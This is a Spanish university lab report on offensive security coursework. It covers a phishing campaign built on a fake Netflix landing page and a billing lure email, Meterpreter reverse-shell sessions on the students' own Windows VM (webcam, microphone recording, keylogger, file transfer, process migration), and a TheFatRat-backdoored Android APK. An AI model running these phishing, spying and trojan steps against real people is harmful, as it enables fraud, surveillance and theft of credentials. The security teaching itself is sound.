
Creamos un sending Profile, desde donde se envía la campaña de Phoshing



Comprobamos que nos funciona:



Creamos la Landing Page:



Edit Landing Page

Name:

Netflix

Import Site

HTML

Netfllix y terceros utilizan cookies (¿Por qué). Puedes cambiar [las preferencias de cookies](#).

Aceptar Rechazar Personalizar mis opciones

Películas y series sin límites y mucho más

☐ Capture Submitted Data ?

Cancel Save Page

Creamos el Email que se va a enviar:

New Template

Error inserting template into database

Name:

Netflix

Import Email

Envelope Sender:

Netflix

Subject:

Password

Text HTML

Dear [Recipient's Name],

We're having trouble with your current billing information. We'll try again, but in the meantime, you may want to update your payment details to ensure uninterrupted service.

What you need to do:

1. Sign in to Netflix.

Creamos un grupo, con los destinatarios de los emails:

New Group

Name:

Practica 3

+ Bulk Import Users Download CSV Template

First Name Last Name Email Position + Add

Show 10 entries Search:


| First Name | Last Name | Email | Position |
|------------|-----------|---------------------|----------|
| Diego | Viñals | diego.vinalslage... | 1 |

Showing 1 to 1 of 1 entries


Previous 1 Next

Close Save changes

Programamos la campaña:



La victima recibe el correo:



6. (0.5 puntos) Ejecución de dicho fichero. Ejecutarlo en Windows (que sería la víctima. Los que tengáis equipos MacOS deberéis crear una máquina virtual con Windows 10 como víctima. Podéis bajaros una versión de evaluación del propio sitio de Microsoft.

Nota: Según lo bueno que sea nuestro troyano y el antivirus que tengamos, podremos ejecutarlo de primeras o no. Como el objetivo es ver el proceso y no la creación de un troyano indetectable por ningún antivirus (cosa que es bastante difícil de hacer), quizá se tenga que deshabilitar el antivirus temporalmente y no hacer caso a las advertencias de Windows para poder ejecutarlo.

```

Shell No. 1
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.20.10.10:443
hola
[*] Sending stage (175686 bytes) to 172.20.10.3
[*] Meterpreter session 1 opened (172.20.10.10:443 → 172.20.10.3:47439) at 2023-11-30 10:56:51 +0100

meterpreter > hola
[-] Unknown command: hola
meterpreter > pwd
C:\Users\Diego Vinals\Downloads
meterpreter > ls
Listing: C:\Users\Diego Vinals\Downloads

Mode                Size           Type             Last modified      Name
-----
100777/rwxrwxrwx    1375280       fil             2023-11-30 19:48:27 +0100 ChromeSetup.exe
100777/rwxrwxrwx     73802        fil             2023-11-30 19:56:34 +0100 DiegoJavier.exe
100777/rwxrwxrwx     7254         fil             2023-11-30 19:50:25 +0100 DiegoVinalsJavierGarrido.bat
100666/rw-rw-rw-    282          fil             2023-11-30 19:39:56 +0100 desktop.ini

meterpreter > getuid
Server username: DESKTOP-8J4VOLH\Diego Vinals
meterpreter >

```

FASE IV: POSTEXPLOITATION. CONOCER LO QUE SE PUEDE HACER CUANDO HAY UN TROYANO INSTALADO EN EL EQUIPO VÍCTIMA.


(1.5 puntos)

¿Qué hacemos ahora una vez que hemos conseguido que la víctima se conecte a nosotros? A este proceso se le llama en inglés postexploitation.


7. Listar las cámaras del equipo víctima. Necesitamos ver primero cómo se llama la cámara del equipo víctima

```
meterpreter > webcam_list  
1: Microsoft Camera Front  
2: Microsoft Camera Rear  
meterpreter > 
```

8. Sacar una foto de la persona que está delante del equipo en ese momento (en este caso vosotros mismos)




9. Ver en vídeo (streaming) qué está haciendo la persona que está delante del equipo en ese momento (en este caso vosotros mismos)



10. Hacer un pantallazo del escritorio

```
meterpreter > screenshot
Screenshot saved to: /home/diego/qCuTHWCM.jpeg
meterpreter > 
```



11. Reproducir una canción en el equipo remoto



```
meterpreter > play /home/diego/Downloads/pr3.wav  
[*] Playing /home/diego/Downloads/pr3.wav ...  
[*] Done  
meterpreter > █
```

12. Activar el micrófono en la máquina víctima y grabar 10 segundos

```
meterpreter > record_mic -d 10  
[*] Starting..  
[*] Stopped  
Audio saved to: /home/diego/tRzOZTaI.wav  
meterpreter > █
```

13. Usar el keylogger para capturar un usuario y contraseña (falsos) de Instagram. Para ello, haced un login incorrecto en la web y capturarlo con el keylogger.

```
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > keycan_dump  
[-] Unknown command: keycan_dump  
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
instagram<CR>  
login<Tab>parapractica3<CR>
```

14. Acciones sobre el equipo remoto

- 1) Obtener información del entorno de la víctima.
 - a. Getinfo
 - b. Getuid

```
meterpreter > getuid  
Server username: DESKTOP-8J4VOLH\Diego Vinals  
meterpreter > █
```

- 2) Getpid – obtener el PID (identificador del proceso correspondiente al troyano que se está ejecutando)

```
meterpreter > getpid  
Current pid: 6264  
meterpreter > █
```

- 3) Mediante la orden migrate de Meterpreter, hacer que el troyano se ejecute en el contexto del proceso explorer.exe de la víctima (se trata de migrar de proceso). Este proceso corresponde al explorador de archivos de Windows y aparte de ser estable, no va a ser cerrado por la víctima mientras esté el equipo encendido.

- 4) Descargar un fichero que hay en el equipo remoto

```

Shell No. 1
File Actions Edit View Help
100666/rw-rw-rw- 0      fil  2023-11-30 19:39:32 +0100  ntuser.dat.LOG2
100666/rw-rw-rw- 20     fil  2023-11-30 19:39:32 +0100  ntuser.ini

meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\Users\Diego Vinals\Desktop

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-  2348    fil      2023-11-30 19:39:56 +0100  Microsoft Edge.lnk
100666/rw-rw-rw-   282    fil      2023-11-30 19:39:56 +0100  desktop.ini
040777/rwxrwxrwx    0      dir      2023-11-30 21:11:48 +0100  test

meterpreter > cd test\\
meterpreter > ls
Listing: C:\Users\Diego Vinals\Desktop\test

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    0      fil      2023-11-30 21:11:42 +0100  Practica3fichero.txt

meterpreter > download Practica3fichero.txt
[*] Downloading: Practica3fichero.txt → /home/diego/Practica3fichero.txt
[*] Completed  : Practica3fichero.txt → /home/diego/Practica3fichero.txt
meterpreter >



```

- 5) Subir un fichero desde nuestro Kali a la víctima.

```

meterpreter > upload /home/diego/kinYHTpL.wav ./Desktop/test
[*] Uploading  : /home/diego/kinYHTpL.wav → ./Desktop/test\kinYHTpL.wav
[*] Completed  : /home/diego/kinYHTpL.wav → ./Desktop/test\kinYHTpL.wav
meterpreter >

```

| test | | | | |
|--|---------------------|---------------|-------|--|
| Name | Date modified | Type | Size | |
|  kinYHTpL | 11/30/2023 12:19 PM | WAV File | 11 KB | |
|  Practica3fichero | 11/30/2023 12:11 PM | Text Document | 0 KB | |

CREACIÓN DE UN TROYANO PARA ANDROID

(2 puntos)

- 1) Crear un troyano para Android con TheFatRat
- 2) Distribuirlo y ejecutarlo desde un móvil Android. Si no tenemos un dispositivo Android (móvil o atablet) podemos usar un emulador de Android para Windows, como Bluestacks (<https://www.bluestacks.com/es/index.html>) o cualquier otro.
- 3) Postexploitation: activar la cámara web del dispositivo Android de forma remota.

```
Enter the path to your android app/game .(ex: /root/downloads/myapp.apk)
Path : /root/com.dotgears.flappybird-1.3-4-minAPI8.apk
Testing your apk before next step ...

[ 1 ] android/meterpreter/reverse_http
[ 2 ] android/meterpreter/reverse_https
[ 3 ] android/meterpreter/reverse_tcp
[ 4 ] android/shell/reverse_http
[ 5 ] android/shell/reverse_https
[ 6 ] android/shell/reverse_tcp

Choose Payload : 3
Payload : 3

[ 1 ] Use Backdoor-apk 0.2.4a
[ 2 ] Use old Fatrat method
[ 3 ] Use MsfVenom Embedded method

Select Tool to create apk : 
```




```
*] Adding <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG" />
*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER" />
*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
*] Adding <uses-permission android:name="android.permission.CAMERA" />
*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS" />
*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS" />
*] Adding <uses-permission android:name="android.permission.SEND_SMS" />
*] Adding <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
*] Adding <uses-permission android:name="android.permission.READ_CONTACTS" />
*] Adding <uses-permission android:name="android.permission.READ_SMS" />
*] Adding <uses-permission android:name="android.permission.CALL_PHONE" />
*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS" />
*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE" />
*] Adding <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
*] Rebuilding apk with meterpreter injection as /tmp/d20231212-14429-tmweiv/output.apk
*] Aligning /tmp/d20231212-14429-tmweiv/output.apk
*] Signing /tmp/d20231212-14429-tmweiv/aligned.apk with apksigner
Payload size: 936001 bytes
Saved as: temp/backand.apk


-----Finished-----

Familia Trainera

Your backdoored apk can be found in : /root/Fatrat_Generated/app_backdoored.apk

Do you want to create a listener for this configuration
to use in msfconsole in future ?
```

Target IP : 192.168.109.118
Start time : 2023-12-12 11:21:43 -0500
Status : Playing



INSTRUCCIONES

- Entrega:
 - Un archivo PDF a partir de este documento de Word modificado con las respuestas escritas (las que están señaladas en rojo) y los pantallazos pedidos.
- Los ejercicios **SÓLO** podrán realizarse en grupos de dos alumnos como máximo. Si hay un grupo de tres se debe escribir un correo al profesor para notificárselo. **No se permiten entregas de prácticas por grupos de tres o más alumnos que no hayan sido notificadas en fecha al profesor.**
- El nombre del fichero entregado serán los apellidos de los alumnos separados por guion.
- Se deberán usar al menos dos equipos diferentes (cliente y servidor) o realizarlo mediante máquinas virtuales.
- **La fecha límite de entrega será el viernes 22 de diciembre a las 23 horas.**
- No se recogerán memorias entregadas fuera de fecha o por otro medio distinto de los indicados (como por ejemplo el mail). Debe entregarse en el apartado correspondiente en el campus virtual.